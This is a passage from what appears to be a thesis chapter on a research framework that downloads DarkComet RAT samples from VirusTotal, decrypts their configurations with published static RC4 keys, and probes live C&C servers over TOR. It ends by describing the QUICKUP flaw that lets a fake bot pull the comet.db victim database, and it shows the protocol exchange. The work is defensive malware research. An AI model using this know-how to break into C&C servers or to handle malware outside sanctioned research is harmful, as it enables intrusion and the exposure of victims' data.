VirusTotal is an Internet-based resource which allows Internet users the ability to upload files they believe to be suspicious. These files are submitted for analysis by an ever increasing number of anti-virus and anti-malware products[1]. The intended goal is to determine whether the file is indeed malicious, and if possible to which malware family the file belongs. The VT system provides additional information on a submitted file's behaviour when executed through the incorporation of sandbox analysis – utilising the Cuckoo sandbox software. VT receives hundreds of thousands of malware samples for multiple sources daily[2], making it the largest public repository of malware samples on the Internet today.

[1]http://www.virustotal.com/
[2]http://www.virustotal.com/en/statistics/

Historically malware authors also made use of the VT system to determine if their malware binary is able to evade detection by anti-virus solutions however, this practice is now strongly discouraged. This is due to VT sharing all uploaded samples with participating anti-virus vendors for their own analysis and anti-virus signature generation. Thus, a previously undetected malware sample (uploaded to VT) could potentially be detected by a victim's updated anti-virus solution. Owing to the often enterprising nature of fraudsters a number of underground VT-like services have appeared, whereby malware is also scanned by anti-virus solutions but the uploaded files are not shared with any anti-virus vendors.

The case-study implementation of the Sample Collection system made exclusive use of VT as a malware source and for the majority of metadata information. There are some drawbacks when analysing bot binaries from a single source, some of which have already been mentioned in Section 2.5. However, it is this researcher's belief that these shortcoming have been overcome due to the number of samples available and the diverse sample sources providing samples to VT.

Whilst there are no official statistics available of how many samples are available for download from the VT malware repository, the statistics web-page[3] shows that the number of samples submitted for analyse weekly is in the millions. This is more samples than could be hoped for from a network of honeypots deployed by this researcher. Additionally, through the use of this repository a greater number of malware samples was analysed than any of the research papers presented in Section 2.4.

The submission of suspicious files is not only possible via the VT website, but also through the provided public[4] and privatehttps://www.virustotal.com/en/documentation/private-api/ APIs. These APIs have been integrated into malware research software by commercial and research organisations and individuals. These include publicly accessible file analysis systems such as Hybrid-Analysis[5], Malwr[6], Anubis[7], ThreatExpert[8], and the FOSS Cuckoo Sandbox[9]. This provides access to bot binaries which are not solely reliant on a single means of propagation and creates the potential for a wide-range of sample submission sources. Another advantage is access to historic bot binaries, allowing for the analysis of trends over time.

However, VT cannot be assumed to contain all malware samples ever released for a number of reasons. For instance, due to usage or intellectual property restrictions samples may not be allowed to be disclosed to services like VT. Therefore VT does not contain the complete DarkComet bot binary dataset, that is all DarkComet bot binaries ever released, and analysis leveraging its malware repository cannot be regarded as having access to all samples in existence; it may be safe to assume that no such dataset exists.

[3]https://www.virustotal.com/en/statistics/
[4]https://www.virustotal.com/en/documentation/public-api/
[5]http://www.hybrid-analysis.com/
[6]http://malwr.com/
[7]http://anubis.iseclab.org
[8]http://www.threatexpert.com/
[9]http://www.cuckoosandbox.org/

5.1.1 Sample Acquisition Module Implementation

VT provides both a "public"[10] and "private"[11] API for interacting with their analysis system – the latter provides additional functionality not available in the former. The framework made use of this functionality, which enables user-defined searching and downloading of malware samples utilising a number of search modifiers. A full listing of all possible private API search modifiers is available here[12]. This framework implementation gathered all available bot binaries from VT which were identified by the Microsoft anti-virus software (Windows Defender) for analysis.

The Microsoft software was chosen due to it being the benchmark against which all other anti-virus software is compared to by AV-Comparatives[13] – an independent non-profit organisation which performs testing of computer security products utilising scientific methods. The organisation has close ties with the University of Innsbrucks Department of Computer Science[14].

Microsoft assigns the name "Fynloski" to all bot binaries identified as being a member of the DarkComet family. Variants are differentiated by appending an alphabet character to the end of the name, for example "Fynloski.A" or "Fynloski.B". As DarkComet was originally written to execute on computers running the Microsoft Windows operating system on the 32-bit CPU architecture, and consequentially allows execution on 64-bit architectures and operating systems, the name is prepended with the identifier of "Win32". For example, a bot binary belonging to the first variant of the "Fynloski" malware family would be identified as "Win32/Fynloski.A".

An extract of the Python code responsible for determining DarkComet bot binaries for download from VT, utilising the file search API function, is provided in Listing 5.1. VT distinguishes between distinct malware samples through the use of SHA256 hash values of its file contents and subsequently stores only those which attract unique values. However, VT does record meta information for duplicate malware sample submissions including the number of times submitted and the distinct number of sources uploading the sample. Please see Section 5.1.2 for details on how this information was utilised for data analysis. This SHA256 hash value was used as the "sample identifier" throughout the framework.

The VT "file-search" API function paginates the returned data presenting only the 300 most recent sample identifiers, based on submission date, per search query. The API does provide an "offset" Listing 5.1 (lines 6-19) key-value pair to allow for the returning of additional sample identifiers. Therefore, by performing an identical file-search API request and including this "offset" parameter and value in the request the next recent 300 sample identifiers are returned. The API output will continue supplying an offset key-value pair until the last page of results has been returned, indicating that all search results have been returned.

[10]http://www.virustotal.com/en/documentation/public-api/

[11]http://www.virustotal.com/en/documentation/private-api/

[12]http://www.virustotal.com/intelligence/help/file-search/#search-modifiers

[13]http://www.av-comparatives.org/

[14]http://informatik.uibk.ac.at/en/

Listing 5.1: VirusTotal API search output.

```
{u'response_code': 1, u'verbose_msg': u'Found samples matching the required
 properties', u'hashes': [u'35622e1a01c9a46858cb035c413479177b5896da99ee52a
437c6634f49c8be33', u'7ee24754f3a99dc3b1c3606e5cce101774eadb11d50e02ab7b7ee
53a8d4804d3', u'c5e4a55ef299d6f0fc4373f122c193b39bed0094e7ad89cece7b8338d59
cd48a', u'51d7ac29a441c80d60da8b7b51f943a14f985adf1cf21069b9d0beaba4ba74b7',
u'offset': u'RmFsc2U6Q3A0RUNvZ0NDdW9CX3dEQVFkVWVOU0RBQVA4QV9fXy05dzYxQlJfa0Z
TTnBqSUdKbG8yS2pJdVFpNTZUbkpPUWlwdl9BSFJ0b0tDWmk0eWdvUDhBWFo2UGo1cVJtSmFSbXY
4QWMzUnRscEdibW9mX0FGMk1ucEtQazVxTV93QnpkRzJia0p5Z2xwdl9BRjNJenB1ZHpNckttWm5
JeU1xZG1zN0l6c3ZJeDhmUHpKM0t6c2FjeHMzTno1M01tc21kbkp6Tng1ekhuSnFienB2Snlaekt
5c19IeXBuSm1wdkh5SjZhX3dCemY4ak9tNTNNeXNxWm1jakl5cDJhenNqT3k4akh4OF9NbmNyT3h
wekd6YzNQbmN5YXlaMmNuTTNIbk1lY21wdk9tOG5Kbk1yS3o4ZkttY21hbThmSW5wcl9BUF8tRUt
3Q0lRVGRCSkFkUEJzWlVBQmFDd21Sc1pYblZrbml1aEFCRWcxRWIyTjFiV1Z1ZEVsdVpHVjRHcTR
CS0VGT1JDQW9TVk1nSW1OMWMzUnZiV1Z5WDI1aGJXVWlJQ0poY0hCbGJtZHBibVVpS1NBb1NWTWd
JbWR5YjNWd1gyNWhiV1VpSUNKemZuWnBjblZ6ZEc5MFlXeGpiRzkxWkNJcElDaEpVeUFpYm1GdFp
YTndZV05sSWlBaUlpa2dLRWxUSUNKcGJtUmxlRjl1WVcxbElpQWljMkZ0Y0d4bGN5SXBJQ2hSVkZ
BZ0lrSmhZMnRrYjI5eUlGZHBiak15TUVaNWJteHZjMnRwSWlBaWNuUmxlSFJmYldsamNtOXpiMlo
wSWlrcE9oZ0tDeWhPSUhOdVluSmZiSE1wRUFFWkFBQUFBQUFBQUFCS0hBZ0FPaFZ6ZERwaWRHbGZ
aMlZ1WlhKcFkxOXpZMjl5WlhKQXJBSlNHUW9NS0U0Z2IzSmtaWEpmYVdRcEVBRVpBQUFBQUFBQTh
QOA=='}
```

The code responsible for querying the VT private API's file-search functionality utilises the Python "requests" library[15]. A snippet of the code which performs the sample search (line 11) is shown in Listing 5.2.

Listing 5.2: Python code used to search for Win32/Fynloski bot binaries.

```
1  def perform_vt_search():
2    # constants
3    api_key = 'API KEY'
4    search_term = 'microsoft:"Backdoor:Win32/Fynloski."'
5    virustotal_api_url = 'https://www.virustotal.com/vtapi/v2/file/search'
6
7    # set parameters for the search API call
8    params = {'apikey': api_key, 'query': search_term}
9
10   # perform the search
11   response = requests.get(virustotal_api_url, params=params, timeout=120)
```

By utilising Python sets[16] it is possible to download unique, unseen samples thereby conserving both storage and processing resources. This is accomplished through querying the framework's datastore for all sample identifiers and the result being converted to a Python set. The results from the VT search are also converted. Python sets possess the ability to "subtract" a set from another, which presents a new set whose elements are distinct between the two sets. Through utilising this attribute only those sample identifiers which have not been downloaded are returned and provided to the Sample Acquisition module for the downloading of bot binaries. A snippet of the code responsible for the downloading of bot binaries is provided in Listing 5.3. The "file-download" API function requires that a sample identifier be supplied as the value of the

[15]http://docs.python-requests.org/en/latest/

[16]http://docs.python.org/2/library/sets.html

”hash” parameter in the download request (line 11). The implementation confirms a successful download through computing the SHA256 hash of the downloaded file’s contents and comparing it with the VT sample identifier. Due to both systems generating sample identifiers in the same way, if the sample identifiers match the download is deemed successful. If not, the download is re-attempted three times after which the module aborts the downloading of that specific bot binary and continues to the next. Upon completion of a bot binary download, a record is created in the ”samples” table in the framework database. The ”SHA256” column is populated with the ”sample identifier” and the ”source” column with the malware sample source, in this instance ”vt” for VT. Table 5.1 provides an overview of the data stored within the ”samples” table. A Unified Modelling Language (UML) representation of the ”samples” table is provided in Section 5.4.

Once the Sample Acquisition module has successfully downloaded a bot binary, and entered the relevant information into the framework datastore, it places messages into the Sample Metadata Collection module and Sample Analysis System message queues for further processing. These messages simply contain the sample identifier. Analysis conducted on the information generated by this modules implementation is available in Section 6.1. Using VT as the bot binary source allowed for the acquisition of 83,175 unique bot binaries for analysis. As previously discussed in Section 5.1 VT accepts submissions from a number of entities, including Internet users and automated systems such as honeypots and sandboxes. Through the use of VT as the bot binary source this implementation satisfied the design consideration of ”Sample Collection”.

Table 5.1: Data stored within the *samples* table.

Column Name	Description	Data Type	Example Data
sha256	SHA256 hash of the bot binary contents.	varchar	000069434bc591aff70680c6e4c81280acc089b5fa0bcca3249101e39be7a69a
source	The bot binary source.	varchar	vt

Listing 5.3: Python code used to download bot binaries referenced by their sample identifier.

```
def get_vt_file(file_hash, attempt=0):
    # constants
    attempt_limit = 3
    api_key = "API KEY"
    vt_api_url_download = 'https://www.virustotal.com/vtapi/v2/file/download'

    # we attempt each sample download 3 times before we give up
    if attempt < attempt_limit:

        ## download the sample from VirusTotal using files SHA256 hash
        params = {'apikey': api_key, 'hash': file_hash}

        response = requests.get(vt_api_url_download, params=params, timeout=5)

        # save download to the disk with a file name of the SHA256 hash with an
            extension of ".bad"
        with open("%s%s.bad" % (bad_dir, file_hash), "wb") as vt_file_download:
            vt_file_download.write(response.content)

        # perform download check through comparing the on-disk SHA256 hash with the
            VirusTotal SHA256 hash.
        # If the values match, the file was successfully downloaded
        local_hash = hashlib.sha256(open("%s%s.bad" % (bad_dir, file_hash),
            'rb').read()).hexdigest()
        if local_hash == file_hash:
            return True

        # if the download failed, increment attempt and retry download
        else: get_vt_file(file_hash, attempt+1)
```

5.1.2 Sample Metadata Collection Module Implementation

The Metadata Collection module is responsible for the downloading, processing and storing of the metadata information for each bot binary downloaded by the Sample Acquisition module (Section 4.3.1). The majority of the metadata information was collected from VT through the use of the "file-report" private API function. The CTPH data was gathered separately through functionality implemented by this author. Table 5.2 provides an overview of the metadata collected by this module. A snippet of the Python code used to download and process the VT metadata information, generate the CTPH for each bot binary, and save the information to the framework's datastore is available in Listing 5.4.

The function "download_scan_report" (lines 1-5) downloaded the analysis report from VT containing the metadata information. To request an analysis report from VT, the "file-report" API function required that the "resource" parameter be assigned the value of the sample identifier (line 4). VT provided the analysis report formatted as a JavaScript Object Notation (JSON) object[17]. The function "process_scan_report" (lines 7-50) was responsible for extracting the relevant information from the VT analysis report. This function also generated the CTPH of the bot binary (line 43) and inserted all the extracted information into the framework's PostgreSQL relational database (not shown). Data collected by the Sample Metadata Collection module was stored in the "metadata" table of the framework datastore, with a column for each piece of metadata collected. Table 5.2 provides an overview of the information stored within the "metadata" table. A UML representation of the "metadata" table is provided in Section 5.4.

This module does not generate any message queue messages. Analysis conducted on the information generated by this module's implementation is available in Section 6.2.

[17]http://www.json.org/

Listing 5.4: Python code used to download and process metadata information, and generate the CTPH for each bot binary.

```python
def download_scan_report(file_hash):
    # Using the SHA256 file hash, download the sample metadata
    params = {'apikey': 'API KEY', 'resource': file_hash, 'allinfo': '1'}
    response = requests.get('https://www.virustotal.com/vtapi/v2/file/report',
        params=params)

def process_scan_report(report_response_json):
    # Convert response to JSON object and extract data
    file_hash = report_response_json['sha256'] # the sample identifier
    submission_names = report_response_json['submission_names'] # original file names

    # extract the malware family as identified by Windows Defender
    if 'Microsoft' in report_response_json['scans'].keys():
        malware_family = report_response_json['scans']['Microsoft']['result']

    file_type = report_response_json['type'] # the file type of the sample
    file_size = report_response_json['size'] # the size of the sample

    # convert the first_seen date to a postgres compatible date object
    first_seen = int(time.mktime(time.strptime(report_response_json['first_seen'],
        '%Y-%m-%d %H:%M:%S')))

    # convert the last_seen date to a postgres compatible data object
    last_seen = int(time.mktime(time.strptime(report_response_json['last_seen'],
        '%Y-%m-%d %H:%M:%S')))

    # a count of the number of times a sample was submitted
    times_submitted = report_response_json['times_submitted']

    # the compilation timestamp as extracted from the sample
    pe_timestamp = report_response_json['additional_info']['pe-timestamp']

    # a count of sources which submitted the sample
    unique_sources = report_response_json['unique_sources']

    # a count of the scanners identifying the sample as malicious
    positives = report_response_json['positives']

    # the packer used
    peid = report_response_json['additional_info']['peid']

    # the URL of the VirusTotal report
    permalink = report_response_json['permalink']

    # generate ctph of sample
    ssdeep_hash = s.hash_file(filename)
```

Table 5.2: Data stored within the *metadata* table.

Column Name	**Description**	**Type**	**Example Data**
submission_names	Original filename(s) when submitted for analysis (VirusTotal).	text	"MSRSAAP.EXE,yahoo-hack2.exe"
malware_family	Malware family and variant as identified by Window Defender (VirusTotal).	varchar	Backdoor:Win32/Fynloski.A
file_type	Bot binary file format (VirusTotal).	varchar	Win32 EXE
file_size	Size (in bytes) of the bot binary (VirusTotal).	integer	1242624
first_seen	Submission timestamp for the bot binary (VirusTotal).	int	1340596859 (epoch time)
last_seen	Timestamp of when the bot binary was last uploaded (VirusTotal).	int	1401927937 (epoch time)
times_submitted	Count of the times the file was submitted (VirusTotal).	int	5
pe_timestamp	Compilation timestamp extracted from the bot binary (VirusTotal).	int	1339084793 (epoch time)
unique_sources	Count of the unique sources (based on IP address) for a bot binary (VirusTotal).	int	5
positives	Count of the anti-virus software which identified the bot binary as being malicious. This number is dependant on the number of anti-virus scanners employed (VirusTotal).	int	45
scanners	Count of the scanners utilised during analysis (VirusTotal).	int	51
packers	Obfuscation software identified (VirusTotal).	varchar	ASPack v2.12
permalink	URL to the VirusTotal analysis.	varchar	https://www.virustotal.com/file/d92a012bdf99409a6db9a672cbbcbd6c6697516efd55a5a63e2784678e243afd/analysis/1401935137/
ssdeep	The CTPH of the bot binary.	varchar	24576:GZ1xuVVjfFoynPaVBUR8f+kN10EBSuyg9TRhkpKrcE+Fy:WQDgok30cyg9TRKDE+g

5.2 Sample Analysis System Implementation

As discussed earlier (see Section 4.4) this system could comprise of two modules, namely the Static and Dynamic Analysis modules. The case-study implemented only the Static Analysis module due to time constraints. Even though the Dynamic Analysis module was not implemented, the amount of information extracted using this single method of analysis provided excellent results. The following sections provide details on the case-study implementation of the Sample Analysis system along with analysis of the output from the Static Analysis module.

5.2.1 Static Analysis Module Implementation

Due to the predictable layout of DarkComet bot binaries it was possible to extract the DarkComet configuration information using static analysis scripts. This greatly reduced the effort of performing manual static analysis on all the collected samples. AlienVault Labs[18], an information security company, released a DarkComet configuration extraction script [5] that takes as input the path to a DarkComet version 3 to 5 bot binary and, if the binary was in its default layout, prints to screen the bot configuration information. By making use of a modified DarkComet configuration extraction script, the implementation was able to extract the configuration data from 40,632 DarkComet bot binaries out of the total 83,175 collected; which equates to 48.85%. This percentage of successfully analysed bot binaries provided us a wealth of knowledge not previously available.

As illustrated in Figure 3.6, due to a change in the format of the configuration data saved in a DarkComet v5.1+ server binary the AlienVault script was not capable of supporting the format differences. The script was extended by this researcher to support all versions of DarkComet from version 3 to 5.1+. This increased the number of bot binaries analysed and therefore provided a larger amount of data for analysis. As mentioned previously (see Section 3.3.1) the DarkComet configuration information is encrypted using a RC4-256 encryption key before being embedded into the bot binary. This is intentionally used to slow analysis of the bot binary and prevent simple strings analysis from exposing sensitive configuration information. Due to the necessity for the encryption key to be stored within the binary – the bot software requires it for decryption of the configuration information – the DarkComet author employed a number of different obfuscation techniques to further make the process of extracting this encryption key slow and cumbersome [24]. The DarkComet author went to lengths to obfuscate the encryption key, possibly due to it being static, not changeable, and DarkComet version specific. However, once the encryption key is known for a version of DarkComet all default bot binaries of that version can have their configuration decrypted using the known key. Through the analysis of bot binaries [2, 24] these static keys were extracted and published and have become well known within the malware research community. This knowledge provided the ability to decrypt the extracted configuration information from bot binaries without exhaustive manual static analysis. By obtaining a DarkComet bot binary, and if no obfuscation methods have been employed to change the layout of the binary, it was possible to extract the DarkComet configuration information from the bot binary. Table 5.3 lists the keys used to encrypt the configuration information for each version of DarkComet.Listing 5.5 is an example of a decrypted, redacted DarkComet V5.1+ configuration extracted from a bot binary.

[18]https://www.alienvault.com/who-we-are/alienvault-labs

Table 5.3: DarkComet static configuration encryption keys per version.

DarkComet Version	**Static RC4 Encryption Key**
5.1+	#KCMDDC51#-890
5.0	#KCMDDC5#-890
4.2F	#KCMDDC42F#-890
4.2	#KCMDDC42#-890
4.1	#KCMDDC4#-890
3	#KCMDDC2#-890

Listing 5.5: An example, decrypted, redacted DarkComet V5.1+ configuration.

```
#BEGIN DARKCOMET DATA --
MUTEX={DC_MUTEX-1XNQ69V}
SID={Group 16}
FWB={0}
NETDATA={darkcomet.example.com:1604|127.0.0.1:1605}
GENCODE={0LGYVhtuCi4W}
INSTALL={1}
COMBOPATH={2}
EDTPATH={MSDCSC\\msdcsc.exe}
KEYNAME={MicroUpdate}
EDTDATE={16/04/2007}
PERSINST={1}
MELT={1}
CHANGEDATE={1}
DIRATTRIB={6}
FILEATTRIB={6}
SH1={1}
CHIDEF={1}
CHIDED={1}
PERS={1}
OFFLINEK={1}
#EOF DARKCOMET DATA --
```

The implementation of the Static Analysis module worked in the following way; the "darkcomet_version" function fulfilled two requirements, to determine if the bot binary is in a suitable format for analysis and if the bot binary is a DarkComet version prior or post 5.1. It accomplished this through examining the "RC-DATA" directory of the bot binary for the presence of either the "NETDATA" or "DCDATA" entries. If you recall from Section 3.4 DarkComet version 3 to 5 binaries contained separate entries for each configuration key-value pair and versions 5.1 and later made use of a single "DCDATA" entry within which all configuration was stored. Once the DarkComet version was determined the "darkcomet_version" function extracted the pertinent entries in raw form from the bot binary and presented these to their relevant data extraction functions. The Python code developed for this function is presented in Listing 5.6.

Listing 5.6: darkcomet_version

```
def darkcomet_version(self, pe):
    # this dictionary will be used to store the DarkComet version, raw and
    # extracted configuration
    data_dict = {}

    # search for the "DCDATA" directory within the PE object
    rt_string_idx = [entry.id for entry in
        pe.DIRECTORY_ENTRY_RESOURCE.entries].index(pefile.RESOURCE_TYPE['RT_RCDATA'])
    rt_string_directory = pe.DIRECTORY_ENTRY_RESOURCE.entries[rt_string_idx]

    # for each entry in the directory calculate the entries offset, and size
    # before inserting the data into the data_dict dictionary
    for entry in rt_string_directory.directory.entries:
        data_rva = entry.directory.entries[0].data.struct.OffsetToData
        size = entry.directory.entries[0].data.struct.Size
        data = pe.get_memory_mapped_image()[data_rva:data_rva+size]
        data_dict[str(entry.name)] = data

    # if the data_dict contains a key of DCDATA label it as v51
    if "DCDATA" in data_dict.keys():
        self.dc_object['VERSION'] = 'v51'
        self.dc_object['RAW'] = data_dict
        return data_dict

    # if the data_dict contains a key of NETDATA label it as v51
    elif "NETDATA" in data_dict.keys():
        self.dc_object['VERSION'] = 'v3'
        self.dc_object['RAW'] = data_dict
        return data_dict
```

The ”v51” function extracted configuration information from all bot binaries which contained their configuration information in the ”DCDATA” entry. The information contained within this entry was decrypted using the static key of ”#KCMDDC51#-890” (see Table 5.3) and the configuration key-values pairs extracted. The ”v3” function iterateed over the list of entries provided by the ”darkcomet_version” function, decrypting the information using the encryption keys for DarkComet versions 3 to 5.0, and storing each value. To determine if the decryption of the configuration was successful (the success criteria) the ”v3” and ”v51” functions performed a test on the value of the ”NETDATA” configuration key-value pair. This key-value pair is a required configuration setting for all DarkComet bot binaries and therefore suitable for success criteria testing. If the value conformed to a simple IP address regular expression the data was considered correctly decrypted and the function returned the completed decrypted configuration. Failing this test, the function returned a false result and no further processing occurred. At this point the Dynamic Analysis module could be employed for additional processing. A diagram illustrating this process is available in Figure 5.1.

The implementation of the Static Analysis module catered for two additional file types besides the default of PE, namely the ZIP and RAR file types. This allowed for the analysis of a larger number of bot binaries due to bot binaries commonly being distributed in this format. A function was implemented to determine the file type of the malware sample undergoing analysis such that




Figure 5.1: DarkComet configuration extraction process.

these archive files could be decompressed before further processing would occur. The python-magic library[19] was used which provides a Python binding to the libmagic library – a library used to determine the file type of an input file. If it was determined that the malware sample file type was either a ZIP or RAR archive, it would be presented to the respective processing function for decompression and all PE files extracted. These PE files would then follow the same process as for PE bot binaries (described above).

Unfortunately, not all DarkComet bot binaries are released with a predictable PE layout due to botmasters utilising obfuscation techniques. Manual static analysis of the bot binary could provide the necessary configuration information at a significant cost and it would need to be conducted on each individual bot binary. Due to the number of bot binaries being analysed during this research this option would not have been possible.

This module required satisfaction of the "Scalability" design consideration. This was accomplished through the framework being event-driven and allowing system resources to be assigned and consumed by only those systems performing work. Also, the ability for multiple Static Analysis modules to be executed simultaneously, potentially spanning multiple analysis computers, allowed the framework to scale beyond a single analysis computer. To illustrate this point, consider the following; due to a coding error in the Static Analysis module all bot binaries were required re-analysis. Employing a single Static Analysis module instance to analyse all 83,175 case-study bot binaries would have required approximately one day of analysis time. However, by employing eight instances of the module spanning two analysis computers it was possible to complete this re-analysis in less than three hours. In addition, using only the Dynamic Analysis module would have taken approximately 27 days ($80000/4 * 120/86400$)*(bot binaries / number of dynamic analysis workers * average bot binary analysis time / number of seconds in a day)* on a single analysis computer and approximately 14 days on two – assuming a default analysis timeout of 2 minutes.

The process flow for this module is depicted in Figure 5.2. The contents of the message-queue message received from the Sample Acquisition module contained the sample identifier of newly acquired DarkComet bot binaries. Due to the filename of downloaded bot binaries matching that of their respective sample identifier the module would submit the filename for analysis by the module's DarkComet configuration extraction functions. Successfully extracted configuration

[19]http://github.com/ahupp/python-magic




Figure 5.2: Case-study Static Analysis module process flow.

Table 5.4: Data stored within the *cnc* table.

Column Name	**Description**	**Type**	**Example Data**
hostname	C&C server DNS hostname or IP address, dependant on bot binary configuration.	varchar	zoaoyno-ip.biz
port	TCP port used for communication between the C&C server and victim computer.	int	1604
encryption_key	Communication encryption key used for communication between the C&C and victim.	varchar	#KCMDDC51#-890
rat_type	Malware family or type. During the case-study only DarkComet bot binaries were analysed therefore this value defaulted to "dc".	varchar	dc-v51

information was then stored within the framework's datastore in either the "cnc" or "cnc_config" tables. Please see Table 5.4 and Appendix B for an overview of the information stored within these tables.

Each combination of C&C DNS hostname or IP address, TCP port and encryption key is assigned a unique identifier of "id_cnc" for cross-referencing. The extracted bot configuration information was stored within the "cnc_config" table. There were 43 possible configuration keys available, which are listed in Appendix B. A UML representation of the "cnc" and "cnc_config" tables is provided in Section 5.4. Analysis conducted on the information generated by this modules implementation is available in Section 6.3.

5.3 Infiltration System Implementation

In this section the implementation of the Infiltration System is provided. This system comprised two modules namely the C&C Liveness (see Section 5.3.1) and C&C Interaction (see Section 5.3.2) modules.

Both modules required compliance with the "Stealth", "Botnet Grammar", and "Protocol Support" design considerations. To ensure that the source IP address of the framework was hidden from C&C servers the implementation leveraged the TOR network for all communications between the framework and C&C servers. In this way, if the framework was banned the framework could request a new source IP address from the TOR network and re-connect to the C&C server. In addition, both modules supported the custom DarkComet communication protocol thereby allowing the framework to communicate with the C&C servers and receive and respond to commands. Each module required different levels of botnet grammar support, which is detailed in the respective section below.

5.3.1 C&C Liveness Module Implementation

As discussed in Section 4.5.1 the intention of this module was to determine if a C&C server was responding to communications as sent by an infected computer. To achieve this the C&C Liveness module required implementation of the communication protocol as well as sufficient DarkComet command grammar to confirm a working C&C server. The initial DarkComet handshake between a victim computer and a C&C server was presented in Listing 3.1 and consists of the following stages:

1. Initial connection by the bot to C&C server (line 2)
2. C&C sends a message containing the "IDTYPE" verb (line 4)
3. Bot responds with "SERVER" identifying itself as a bot (line 6)
4. C&C responds with the "GetSIN" verb along with its Internet-routable IP address and 6 random digits (line 8)
5. Bot responds with information including its IP addresses (public and private), the username of the currently active user, operating system, locale, etc. (line 10). Listing 3.2 provides a breakdown of this information.
6. Keepalive messages are then periodically sent to the C&C confirming the bots online status (lines 12 and 14).

As all communications make use of a custom protocol and the messages are encrypted, bar the "keepalive" messages, it would be safe to assume that any host correctly responding would be a C&C server. Due to this, the Liveness module implementation would mark a computer as being a DarkComet C&C and "live" if it responded to the initial, successful connection by sending an encrypted "IDTYPE" message which was able to be decrypted using the bot binary extracted communication encryption key. Thus complying with the first two items in the list above. This module required the implementation of the precise C&C server commands and the corresponding responses during bot registration, thereby satisfying the design consideration for "Botnet Grammar".

Table 5.5: Data stored within the *cnc_ip* table.

Column Name	**Description**	**Type**	**Example Data**
ip_address	Internet-routable IP address of the C&C server.	inet	41.58.24.95
first_seen	The timestamp of when the C&C was first confirmed as "live".	int	1400898336 (epoch)
last_seen	The timestamp of when the C&C was last confirmed "live".	int	1402031591 (epoch)
geo_country	C&C geo-location based on its public IP address.	char(2)	IN
geo_org	Organisation (for example Internet Service Provider (ISP)) which is the registered owner of the C&C server public IP address.	varchar	BSES TeleCom Limited
geo_asn	Autonomous System Number (ASN) of the C&C server's public IP address.	int	17803

Table 5.6: Data stored within the *cnc_connections* table.

Column Name	**Description**	**Data Type**	**Example Data**
failures	Number of consecutive liveness failures.	int	0
first_seen	The timestamp of when the C&C was first seen as "live".	int	1399756792 (epoch)
last_seen	The timestamp of when the C&C was last confirmed "live".	int	1400400883 (epoch)

Data generated by this module was stored within the "cnc_ip" (Table 5.5) and "cnc_connections" (Table 5.6) tables. The tables were used to monitor for changes to the IP address of C&C servers and store the success or failure of connections with the C&C servers. After 84 consecutive connection failures, with six attempted connections per day over 14 days, the C&C server was marked as "dead" and no further connections were attempted. A UML representation of the "cnc_ip" and "cnc_connections" tables is provided in Section 5.4.

The C&C Liveness module receives messages from the Sample Analysis module, upon successful extraction of the DarkComet configuration from a bot binary, containing the C&C identifier. The module would then query the framework datastore for the C&C connection information (IP address or hostname, TCP port, and communication key), which would be used to complete a liveness test of the C&C server. A test would prompt the module to generate a message for consumption by the C&C Interaction module as well as record details of the success (timestamp, public IP address, geographic location, organisation and ASN) in the framework datastore. Unsuccessful liveness tests would not prompt a message to be sent and the failure would be recorded. Were communication with a C&C server over a period of two weeks not possible, the C&C would be marked as ”dead” and no further liveness tests would be conducted. Analysis conducted on the information generated by this modules implementation is available in Section 6.4.

5.3.2 C&C Interaction Module Implementation

In their report Denbow and Hertz [20] presented a vulnerability in DarkComet C&C servers versions 5 and later, which would allow for the downloading of the comet.db file – a SQLite database containing all the information collected from victim computers by the C&C server. They named the vulnerability QUICKUP based on the command issued by the C&C allowing for the ad-hoc uploading of files from a C&C to an infected computer. The vulnerability exists due to the C&C server not confirming that it initiated the upload request and that the victim is able to specify the absolute path to the file being ”uploaded”. Due to this, the QUICKUP exploit allows for a victim computer to download arbitrary files from a vulnerable C&C server. An example of the conversation between a C&C server and a bot during the use of the QUICKUP function is presented in Listing 5.7.

Listing 5.7: Decrypted example of a QUICKUP conversation between a C&C and bot.

```
C&C -> Victim (Encrypted):
QUICKUPcomet.db|111|UPANDEXEC
Victim -> C&C (Unencrypted):
<nothing>
C&C -> Victim (Encrypted):
IDTYPE
Victim -> C&C (Encrypted):
QUICKUP111|comet.db|UPLOADEXEC
C&C -> Victim (Unencrypted):
AC
C&C -> Victim (Unencrypted):
LENGTH_OF_FILE_IN_BYTES
Victim -> C&C (Unencrypted):
A
C&C -> Victim (Unencrypted):
RAW_DATA_OF_COMET.DB
```

The QUICKUP conversation occurs over a new connection, that is a connection separate to the usual command connection, which is initiated by the victim computer following the QUICKUP command being received. Denbow and Hertz stated that a complete initial handshake with the C&C server would need to occur before exploiting the vulnerability. Additionally, using the exploit code presented in their report would allow only the first 1024 bytes of the requested file to be downloaded. This resulted in files larger than 1024 bytes being incomplete and possibly corrupted. The full conversation required by Denbow and Hertz is presented in Listing 5.8 and shows the DarkComet initial handshake (lines 1-10) followed by the QUICKUP command (line 12) and the creation of an additional connection between the victim and C&C (line 13 onwards). It is over this additional connection that the remainder of the QUICKUP conversation takes place.

Listing 5.8: The QUICKUP grammar according to Denbow and Hertz.

```
